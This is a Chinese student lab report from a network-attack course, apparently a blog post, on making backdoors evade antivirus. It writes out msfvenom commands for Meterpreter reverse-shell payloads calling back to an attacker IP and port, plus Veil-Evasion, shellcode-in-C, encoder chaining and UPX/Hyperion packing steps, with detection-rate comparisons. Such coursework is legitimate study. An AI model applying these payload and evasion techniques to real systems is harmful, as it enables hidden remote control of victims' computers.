
20155233 《网络对抗技术》EXP3 免杀原理与实践
正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己利用shellcode编程等免杀工具或技巧
- 使用msf编码器生成jar包

- 输入命令
msfvenom -p java/meterpreter/reverse_tcp lhost=LIinuxIP lport=端口号 x> 文件名.jar

- 查杀检测:可以看出较exe文件,jar文件的查出率较低些。


- 首先对exp2的木马程序进行查杀率检测:可以看出有一半引擎发现病毒,可以说我们做出的后门相当low了。
- Veil-Evasion安装:
- 输入
sudo apt-get install veil安装veil,默认安装进行,一路y或者next; - 输入
sudo apt-get install veil-evasion安装veil-evasion,可能会出现好多问题,希望你能一路next。
- Veil-Evasion免杀使用:
- 输入

veil进入软件,输入use evasion进入veil-evasion;
- 输入
use c/meterpreter/rev_tcp.py生成可执行文件; - 设置反弹IP和端口号:
set LHOST linuxIP:设置LHOST;
set LPORT 端口号:设置LPORT;
generate:生成。


- 输入文件名保存。

- 查杀率检测:可以看出大多数引擎没有检测到病毒,所以说使用veil还是有很多帮助的
- C语言调用Shellcode
- 输入命令
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.241.130 LPORT=443 -f c调用shellcode

- 使用该数组编写一个程序(ha.c)

3.Linux平台交叉编译Windows应用(ha.exe)

- 返回连接测试:360检测到木马,信任后可以连接成功

- 结合使用不同编码器,连接成功。
msfvenom -p windows/meterpreter/reverse_https -e x86/bloxor LHOST=LinuxIP HPORT=端口号 -f c
- VC6.0(代替VisualStudio)
1.对ha.c进行修改(文件名:backdoor.cpp),参考教程

2.连接测试:连接成功,360未查出木马


通过组合应用各种技术实现恶意代码免杀
加壳
- 输入命令
upx 加壳前文件名.exe -o 加壳后文件名.exe进行加壳

- 前后对比:并没有多大区别,尝试其他方式


加密壳Hyperion
- 找到veil-evasion下hyperion文件夹,进行操作

- 输入命令
wine hyperion.exe -v 加密前,exe 加密后.exe进行加密壳操作

- 前后对比:较加密前增多,可见杀毒软件时刻在盯着大厂商的加密壳

用另一电脑实测,在杀软开启的情况下,可运行并回连成功,注明电脑的杀软名称与版本
- 经过多番尝试,我们选择upx加壳后的backdoor1.exe进行实测

- 测试结果:其他电脑杀软未发现后门,杀软版本360.11

但是回连失败,原因是虚拟机一直ping不通对方电脑,只能回连自己电脑
基础问题回答
- 杀软是如何检测出恶意代码的?
答:应该是我们生成的shellcode有一段特征码,然后被杀软识别出来了。 - 免杀是做什么?
答:应该是将这段特征码进行修饰,使躲避杀软的查证。 免杀的基本方法有哪些?
答:多次编译、使用不同的编译器、加壳、加密壳、修改特征码等实践总结与体会
- 生成一个可执行后门程序很容易,但要做到免杀就很难了,你要考虑很多,各种方法都要去结合尝试,通过这几个实验尝试,有的方法反而增多了报毒率,适得其反,而且让后门自启动更是一个关键的问题。
离实战还缺些什么技术或步骤?
答:当然是如何让后门自启动,或者远程控制启动,更重要的是如何与杀软共从,长期存放。
20155233 《网络对抗技术》EXP3 免杀原理与实践的更多相关文章
- 20145215《网络对抗》Exp3 免杀原理与实践
20145215<网络对抗>Exp3 免杀原理与实践 基础问题回答 杀软是如何检测出恶意代码的? 基于特征来检测:恶意代码中一般会有一段有较明显特征的代码也就是特征码,如果杀毒软件检测到有 ...
- 20155227《网络对抗》Exp3 免杀原理与实践
20155227<网络对抗>Exp3 免杀原理与实践 实践内容 正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己利用shellcode编程等 ...
- 20155232《网络对抗》Exp3 免杀原理与实践
20155232<网络对抗>Exp3 免杀原理与实践 问题回答 1.基础问题回答 (1)杀软是如何检测出恶意代码的? 基于特征码的检测 特征码:一段特征码就是一段或多段数据. 如果一个可执 ...
- 20155302《网络对抗》Exp3 免杀原理与实践
20155302<网络对抗>Exp3 免杀原理与实践 实验要求 1.正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己利用shellcode编 ...
- 20155323刘威良《网络对抗》Exp3 免杀原理与实践
20155323刘威良<网络对抗>Exp3 免杀原理与实践 实践内容 1 正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己利用shellco ...
- 20155333 《网络对抗》Exp3 免杀原理与实践
20155333 <网络对抗>Exp3 免杀原理与实践 基础问题回答 (1)杀软是如何检测出恶意代码的? 基于特征码的检测: 启发式恶意软件检测: 基于行为的恶意软件检测. (2)免杀是做 ...
- 20145307陈俊达《网络对抗》Exp3 免杀原理与实践
20145307陈俊达<网络对抗>Exp3 免杀原理与实践 基础问题回答 杀软是如何检测出恶意代码的? 恶意代码中一般会有一段有较明显特征的代码也就是特征码,如果杀毒软件检测到有程序包含的 ...
- 20155218《网络对抗》Exp3 免杀原理与实践
20155218<网络对抗>Exp3 免杀原理与实践 一.使用msf生成后门程序的检测 (1)将上周msf生成的后门文件放在virscan.org中进行扫描,截图如下: (2)使用msf时 ...
- 20155239吕宇轩《网络对抗》Exp3 免杀原理与实践
20155239吕宇轩<网络对抗>Exp3 免杀原理与实践 实验过程 Kali使用上次实验msfvenom产生后门的可执行文件,上传到老师提供的网址http://www.virscan.o ...
- 20155338《网络对抗》Exp3 免杀原理与实践
20155338<网络对抗>Exp3 免杀原理与实践 实验过程 一.免杀效果参考基准 Kali使用上次实验msfvenom产生后门的可执行文件,上传到老师提供的网址http://www.v ...
随机推荐
- jQuery获取json数据
出自---小瓶子编辑 $.each()方法接受两个参数,第一个是需要遍历的对象集合(JSON对象集合),第二个是用来遍历的方法,这个方法又接受两个参数,第一个是遍历的index,第二个是当前遍历的值. ...
- Ajax如何设置cookie
普通的Ajax请求很遗憾不能返回服务器端设置的cookie 如何实现不刷新页面返回服务器设置的Cookie呢? 可以使用<script>或者<image>的src属性发起一个请 ...
- [Android] ACTION_GET_CONTENT与ACTION_PICK的区别
参考:AndroidSDK/docs/reference/android/content/Intent 看到相关代码,对这两个参数的区别有点搞不清. 原文地址请保留http://www.cnblogs ...
- [经典bug]弹框关闭按钮点击后程序闪退
问题背景: 业务上遇到一个很诡异的问题:弹框界面上有一个关闭按钮,切换后台再返回后,点击关闭按钮,部分机型上会直接崩溃.点击手机返回键关闭界面则正常. 问题原因: 点击关闭按钮的操作属于UI线程,直接 ...
- mysql内存管理
1 内存管理结构 mysql有自己的内存申请和释放机制 mysql层有mem_root innodb层有mem_heap,mem_pool,buf_pool 它们的结构图如下 2 mem_root m ...
- Oracle EBS 物化视图
怎么理解物化视图呢,先随意拿一个建物化视图的例子看一下. create materialized view EBS_ACCOUNTS_HIERARCHY_MV refresh complete on ...
- 获取本机正在使用的ipv4地址(访问互联网的IP)
[转]原文地址:http://www.cnblogs.com/lijianda/p/6604651.html 1.一个电脑有多个网卡,有线的.无线的.还有vmare虚拟的两个网卡.2.就算只有一个网卡 ...
- ubuntu环境下docker的安装与操作
只要按照本文的步骤一步步的走,就能正确的安装docker并使用,ubuntu需要联网 1. 在Ubuntu中安装Docker 更新ubuntu的apt源索引 sudo apt-get update 安 ...
- 封装Ajax框架!(代码篇)
写在前面的话,如果中间有什么不明白的,请先看封装ajax框架!(前言篇) 1.添写一个封闭函数 (function(){})(); 在一个项目中,可能会引用多个js框架,如果函数名相同,会有命名冲突, ...
- python第三十一课--递归(2.遍历某个路径下面的所有内容)
需求:遍历某个路径下面的所有内容(文件和目录,多层级的) import os #自定义函数(递归函数):遍历目录层级(多级) def printDirs(path): dirs=os.listdir( ...